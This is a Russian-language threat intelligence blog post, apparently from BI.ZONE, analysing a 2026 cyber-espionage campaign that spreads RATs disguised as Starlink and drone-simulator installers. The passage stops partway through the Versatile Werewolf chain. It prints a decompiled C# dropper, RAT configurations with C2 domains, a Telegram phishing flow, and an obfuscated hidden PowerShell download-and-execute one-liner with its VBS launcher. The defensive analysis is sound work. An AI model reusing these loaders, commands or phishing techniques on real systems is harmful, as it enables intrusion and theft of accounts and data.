

Триединое зло: «оборотни» атакуют сотрудников силовых структур

bi.zone/expertise/blog/triedinoe-zlo-oborotni-atakuyut-sotrudnikov-silovykh-struktur

March 26, 2026



Введение

В феврале 2026 года наши специалисты обнаружили кибершпионскую кампанию, в которой вредоносные программы распространялись под видом сервисов для регистрации устройств Starlink, а также приложений для обучения управлению беспилотными летательными аппаратами (БПЛА).

В рамках расследования удалось выявить три кластера злоумышленников: Paper Werewolf (GOFFEE), Versatile Werewolf (HeartlessSoul) и ранее не описанный Eagle Werewolf. Несмотря на общую цель и схожесть используемых подходов, кластеры действовали автономно, без признаков прямой координации.



Узнайте на портале BI.ZONE Threat Intelligence, кто атакует вашу компанию

[Смотреть бесплатную версию](#)

Ключевые выводы


- Кибершпионские кластеры активно используют новостную повестку для проведения таргетированных атак.
- Paper Werewolf, помимо распространения вредоносного ПО, крадет телеграм-аккаунты пользователей. Вероятно, в дальнейшем кластер использует их как доверенные каналы для развития атак.
- Versatile Werewolf применяет в атаках инструменты, созданные с использованием генеративного искусственного интеллекта, что ускоряет их разработку.
- Eagle Werewolf скомпрометировал тематический телеграм-канал для распространения вредоносного ПО в рамках своей кампании.

Активность атакующих

Paper Werewolf


EchoGather: регистрация Starlink

В ходе обнаруженной кампании кластер [Paper Werewolf](#) использовал специально созданный телеграм-канал для распространения трояна удаленного доступа [EchoGather](#) под видом приложения, с помощью которого можно добавить устройство спутниковой связи Starlink в исключения для обхода ограничений со стороны производителя, так как использование Starlink в России ограничено.



Распространение ВПО в телеграм-канале

Вредоносный исполняемый файл **Регистрация_Starlink.exe** является C#-дроппером. После запуска дроппера демонстрируется отвлекающее окно поддельного приложения, якобы предназначенного для защиты документов от несанкционированного доступа, а также происходит извлечение и запуск вредоносной нагрузки — EchoGather RAT. Для просмотра защищенного документа необходимо ввести пароль **14022026**.



Окно поддельного приложения

При вводе верного пароля на компьютер жертвы извлекается и запускается отвлекающий документ **%TEMP%\temp_57df6638-bbec-41ed-ba1c-25eb734c812c.xlsx**, замаскированный под список пользователей устройств Starlink.

Дата регистрации																
А	В	С	Д	Е	Ф	Г	Н	И	Ј	К	Л	М	Н	О	Р	Q
1	Дата рег.	Страна	Регион	Подразделение	Ответственный	Серийный номер термина	ID терминала	Account ID	Email аккаунта	Телефон аккаунта	Версия те	MAC-адрес	Статус (в текущей ложи)	Примечание	Выход для полевого узда связи	
2	14.01.2020	Россия	Белгородская область							7000000000	v3.1		Активен			
3																
4																
5																
6																
7																
8																
9																
10																
11																
12																
13																
14																
15																
16																
17																
18																
19																
20																
21																

Отвлекающий XLSX-документ

Дроппер содержит в ресурсах нагрузку (EchoGather), закодированную Base64 и зашифрованную алгоритмом XOR. Ключ для расшифровки формируется как хеш-сумма SHA-256 от строки `OV3Rc0nF1DeNCEisAk1l13r` в байтовом представлении. Нагрузка сохраняется на компьютере жертвы в файл `%APPDATA%\Microsoft\Windows\mssw.exe` и затем запускается.

```
private async void Unpack()
{
    await Task.Delay(1250);
    string text;
    using (Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream("SecContView.Hash.txt"))
    {
        using (StreamReader streamReader = new StreamReader(manifestResourceStream))
        {
            text = streamReader.ReadToEnd();
        }
    }
    byte[] array = Convert.FromBase64String(text);
    string text2 = "OV3Rc0nF1DeNCEisAk1l13r";
    byte[] array2 = this.GenerateKey(text2);
    byte[] array3 = new byte[array.Length];
    for (int i = 0; i < array.Length; i++)
    {
        array3[i] = array[i] ^ array2[i % array2.Length];
    }
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string targetFilePath = Path.Combine(folderPath, "Microsoft\\Windows\\mssw.exe");
    File.WriteAllBytes(targetFilePath, array3);
    await Task.Delay(250);
    Process.Start(new ProcessStartInfo
    {
        FileName = targetFilePath,
        UseShellExecute = true
    });
}
```

Фрагмент кода C#-дроппера

EchoGather проверяет запуск в виртуальной среде следующим образом:

- сверка имени компьютера с заранее заданным списком. Данный список зашифрован с помощью XOR с ключом `0x14`;
- измерение времени выполнения CPU-операций с помощью высокоточного таймера (вызовы `QueryPerformanceFrequency` и `QueryPerformanceCounter`);
- проверка реального времени сна программы — операция `Sleep` (вызовы `GetTickCount64` и `NtDelayExecution`);
- размер диска `C:\` — меньше 20 ГБ;
- размер имени исполняемого файла без расширения не равен 4.

Если проверка успешно пройдена, происходит инициализация конфигурационных данных и сбор информации о системе. EchoGather собирает следующие данные: локальные IP-адреса, разрядность системы, название компьютера, имя пользователя, информацию о конфигурации рабочей станции, PID текущего процесса, путь к запущенному исполняемому файлу.

Конфигурационные данные EchoGather:

```
{
    "buildID": "af6a3d60-20ae-4274-a84d-a6be0a465a5c",
    "domain": "syncheaven[.]online",
    "port": 443,
    "apiPath": "sync/now/ru/moscow/fetch",
    "userAgent": null,
    "httpMethod": "POST",
    "useSSL": true,
    "useCustomProxy": false,
    "proxyServer": null,
    "sleepTime_ms": 349,
    "sleepTime_random": 25,
    "useAntiVM": true
}
```


После этого происходит обращение к C2-серверу в бесконечном цикле. Информация о системе кодируется в Base64 и отправляется на C2-сервер в запросе HTTPS POST.

EchoGather RAT ожидает от C2-сервера следующие команды:

Код команды	Описание
0x45	Обновление времени задержки между запросами
0x54	Выполнение команды в интерпретаторе <code>cmd.exe</code>
0x56	Отправка файла с хоста на C2-сервер
0x57	Загрузка файла с C2-сервера на хост

Фишинг

Используя тот же телеграм-канал, Paper Werewolf распространял ссылку на промежуточный фишинговый ресурс, с помощью которого атакующие получали доступ к телеграм-аккаунту жертвы.



Ссылка на промежуточный фишинговый ресурс в телеграм-канале

При посещении промежуточного фишингового ресурса пользователю предлагается добавить устройство Starlink в белый список, затем для добавления предлагается перейти в мессенджер Telegram. Помимо `re-link[.]space`, был обнаружен аналогичный ресурс `mystarlink[.]org`.

Starlink в России

Высокоскоростной спутниковый интернет нового поколения

Создаем и активируем аккаунт, а также готовим комплект с терминалом под ключ.

Стоимость комплекта с безлимитным тарифом:

STARLINK V3, V4 - 1000\$ · STARLINK V5 mini - 650\$

Гарантия 100% на оборудование в течение одного месяца

Внесение в "белый список" на один месяц — бесплатно

Ежемесячное продление со второго месяца — 15\$

[Добавить Starlink в "белый список"](#)

Промежуточный фишинговый ресурс

Whitelist

Для внесения вашего Starlink в белый список и получения бесплатного месяца "белого списка" авторизируйтесь через телеграм



Войти через Telegram

Промежуточный фишинговый ресурс

При нажатии пользователем кнопки «Войти через Telegram» происходит переход на фишинговую страницу [https://web-tellegram\[.\]org/ru](https://web-tellegram[.]org/ru), запускающую процедуру восстановления аккаунта.



Войти в Telegram

Проверьте код страны и введите свой номер телефона.

Страна

Россия

▼

Номер телефона

+7 -----

☒ Запомнить меня

ДАЛЕЕ

Фишинговая страница

Введенные пользователем данные отправляются на адрес вида [hxxps://web-tellegram\[.\]org/socket.io/?](https://web-tellegram[.]org/socket.io/?EIO=4&transport=polling&t=ikzkntfw&sid=0TY7i-pDpxsIn8b4ABJ6)

[EIO=4&transport=polling&t=ikzkntfw&sid=0TY7i-pDpxsIn8b4ABJ6](https://web-tellegram[.]org/socket.io/?EIO=4&transport=polling&t=ikzkntfw&sid=0TY7i-pDpxsIn8b4ABJ6). В запросе с отправляемыми данными указан телеграм-канал атакующих @strlnk_spprt2.

socket.io/?EIO=4&transport=polling&t=ikwceljz&sid=0TY7i-pDpxsIn8b4ABJ6

socket.io/?EIO=4&transport=polling&t=ikwcf62&sid=0TY7i-pDpxsIn8b4ABJ6

socket.io/?EIO=4&transport=polling&t=ikzkntfw&sid=0TY7i-pDpxsIn8b4ABJ6

socket.io/?EIO=4&transport=polling&t=il13s61x&sid=0TY7i-pDpxsIn8b4ABJ6

socket.io/?EIO=4&transport=polling&t=ilfqymq1&sid=0TY7i-pDpxsIn8b4ABJ6

socket.io/?EIO=4&transport=polling&t=ilfqiez&sid=0TY7i-pDpxsIn8b4ABJ6

socket.io/?EIO=4&transport=polling&t=ilz6q2lz&sid=0TY7i-pDpxsIn8b4ABJ6

socket.io/?EIO=4&transport=polling&t=ilz6rcdo&sid=0TY7i-pDpxsIn8b4ABJ6

tgs

▼ Query String Parameters

EIO

4

transport

polling

t

ikzkntfw

sid

0TY7i-pDpxsIn8b4ABJ6

▼ Request Payload

42["send_step_1",{"answer":"+7","nk":"@strlnk_spprt2","sc":"whitelist"}]

View source

View decoded

Данные, отправляемые на фишинговый ресурс

В ходе исследования сетевой инфраструктуры атакующих было установлено, что злоумышленники использовали IP-адрес [104.194.158\[.\]63](#) в нескольких кампаниях: регистрация устройств Starlink, приложения по обучению пилотированию БПЛА.

0

/ 94

Community Score

No security vendor flagged this IP address as malicious

104.194.158.63 (104.194.152.0/21)

AS 14956 (RouterHosting LLC)

DETECTION

DETAILS

RELATIONS

COMMUNITY

Passive DNS Replication (7)

Date resolved	Detections	Resolver	Domain
2026-02-20	0 / 94	VirusTotal	battleflight.org
2026-02-20	0 / 94	VirusTotal	www.battleflight.org
2026-02-11	0 / 94	VirusTotal	www.re-link.space
2026-02-11	0 / 94	VirusTotal	re-link.space
2026-02-06	1 / 94	VirusTotal	mystarlink.org
2026-02-06	1 / 94	VirusTotal	www.mystarlink.org
2026-01-28	0 / 94	VirusTotal	battleflight.pro

Сетевая инфраструктура атакующих
EchoGather: BattleFlight

В рамках кампании, связанной с БПЛА, кластер Paper Werewolf использовал сетевой ресурс [battleflight\[.\]org](https://battleflight.org) для распространения ВПО EchoGather. По адресу [hxxps://battleflight\[.\]org/download/installer](https://battleflight.org/download/installer) распространялся исполняемый файл `BattleFlight-Install-v11.0.3.exe`, представляющий собой С#-дроппер, замаскированный под установщик симулятора для обучения пилотированию БПЛА. Также ВПО распространялось с аналогичного ресурса по ссылке [hxxps://battleflight\[.\]pro/static/media/BattleFlight_Installer.exe](https://battleflight.pro/static/media/BattleFlight_Installer.exe), однако на момент проведения исследования данный файл уже был недоступен.

ПРЕИМУЩЕСТВА

ИГРОВЫЕ РЕЖИМЫ

ЛОКАЦИИ

FPV

СКАЧАТЬ

ПРОФЕССИОНАЛЬНЫЙ

СИМУЛЯТОР

ДЛЯ

ОБУЧЕНИЯ

ПИЛОТИРОВАНИЮ

ДРОНОВ

Реалистичная физика полета, множество игровых режимов и детализированные локации для эффективной подготовки операторов БПЛА


ПОПРОБОВАТЬ БЕСПЛАТНО

СДЕЛАНО В РОССИИ

Сетевой ресурс атакующих


7/36

После запуска дроппера **BattleFlight-Install-v11.0.3.exe** для отвлечения внимания пользователя демонстрируется отвлекающее окно якобы установки приложения BattleFlight. Примечательно, что исполняемый файл содержит версию приложения, отличную от той, которая указана в окне установщика.



Окно установки приложения BattleFlight

C#-дроппер, так же как и в другой кампании, содержит в ресурсах нагрузку (EchoGather), закодированную Base64 и зашифрованную алгоритмом XOR. В этот раз XOR-ключ формируется как хеш-сумма SHA-256 от строки **64d12e5568160c5c32de3373c88db378** в байтовом представлении. Нагрузка сохраняется на компьютере жертвы в файл **%APPDATA%\Microsoft\Windows\msms.exe**. Запуск EchoGather RAT осуществляется в процессе установки приложения BattleFlight. В конце установки появляется сообщение об ошибке.



Сообщение об ошибке

ВПО EchoGather проверяет запуск в виртуальной среде, собирает информацию о системе, отправляет ее на C2-сервер и ожидает команды для выполнения. В данном экземпляре отсутствует команда 0x57.


Конфигурационные данные EchoGather:

```
{
  "buildID": "d65f9abe-38ca-456a-8ede-5348c70e2949 ",
  "domain": "certcheck[.]online",
  "port": 443,
  "apiPath": "certificate/check/wi5kyh3yFeUF2VhIiFX572eR3870GxYrk7f1Q7MLV5vJ3xGnf4",
  "userAgent": null,
  "httpMethod": "POST",
  "useSSL": true,
  "useCustomProxy": false,
  "proxyServer": null,
  "sleepTime_ms": 311,
  "sleepTime_random": 17,
  "useAntiVM": true
}
```

Versatile Werewolf

Sliver: StarDebug

В ходе обнаруженной кампании кластер Versatile Werewolf использовал сетевой ресурс [stardebug\[.\]app](#) для распространения ВПО. По адресу [hxxps://stardebug\[.\]app/static/files/StarDebug_1.0.1.msi](#) распространялся вредоносный MSI-установщик — [StarDebug_1.0.1.msi](#), связанный со StarDebug — альтернативным приложением для управления терминалами спутниковой связи компании Starlink. Также на сайте указан контакт поддержки в Telegram: [@StarDebugAdmin1](#).



Сетевой ресурс атакующих

После загрузки и запуска файла **StarDebug_1.0.1.msi** происходит создание каталога **%LOCALAPPDATA%\Star**, в который извлекаются три файла:

- **run-script.ps1** — PowerShell-скрипт для загрузки и запуска кода на PowerShell. Содержимое **run-script.ps1**:

```
powershell -w hidden -ep bypass -c "I''E''X([texT.ENcoDing]::utF8.getsTRING((New-Object System.Net.WebClient).downloadData('http://127.0.0.1:5000/373fef3041ec51dd')))"
```

- **helper.vbs** — VBS-сценарий, предположительно написанный с использованием генеративного ИИ, для запуска **run-script.ps1**. Содержимое **helper.vbs**:

Option Explicit

```
Dim shell, fso, scriptDir, ps1Path, cmd
Set shell = CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")
```

```
' Get current folder (where this .vbs is located)
scriptDir = fso.GetParentFolderName(WScript.ScriptFullName)
```

```
' Build full path to the PowerShell script
ps1Path = fso.BuildPath(scriptDir, "run-script.ps1")
```

```
' Build PowerShell command
cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File "" & ps1Path & """
```

```
' Run PowerShell (hidden window, wait until finished)
shell.Run cmd, 0, False
```

```
' Cleanup
Set shell = Nothing
Set fso = Nothing
```

- **installer.exe** — .NET-приложение, выступающее в роли C#-загрузчика PowerShell-скрипта, содержащегося в ресурсах.

Далее MSI-установщик файла **StarDebug_1.0.1.msi** выполняет запуск файлов **helper.vbs** и **installer.exe**. VBS-скрипт запускает **run-script.ps1**, который пытается загрузить и скрытно выполнить PowerShell-код с удаленного сетевого ресурса. В данном случае ничего не происходит, так как задан локальный IP-адрес. После выполнения скриптов запускается .NET-загрузчик **installer.exe**. Загрузчик считывает из ресурсов PowerShell-скрипт **website_99.5614.915.27_INSTALL.ps1** и запускает его в памяти. В свою очередь, данный PowerShell-скрипт содержит еще два закодированных в Base64 исполняемых файла. **website_99.5614.915.27_INSTALL.ps1** декодирует оба исполняемых файла и сохраняет их в каталоге **%TEMP%** с последующим запуском.

Создаваемые в **%TEMP%** исполняемые файлы:

- **second.exe** — файл-установщик, созданный в программе Nullsoft Scriptable Install System (NSIS). Предназначен для установки легитимной десктопной версии приложения «СтарДебаг 2026».

- **testexe.exe** — файл-установщик, созданный в программе Inno Setup. Предназначен для распаковки и запуска исполняемых файлов следующей стадии.

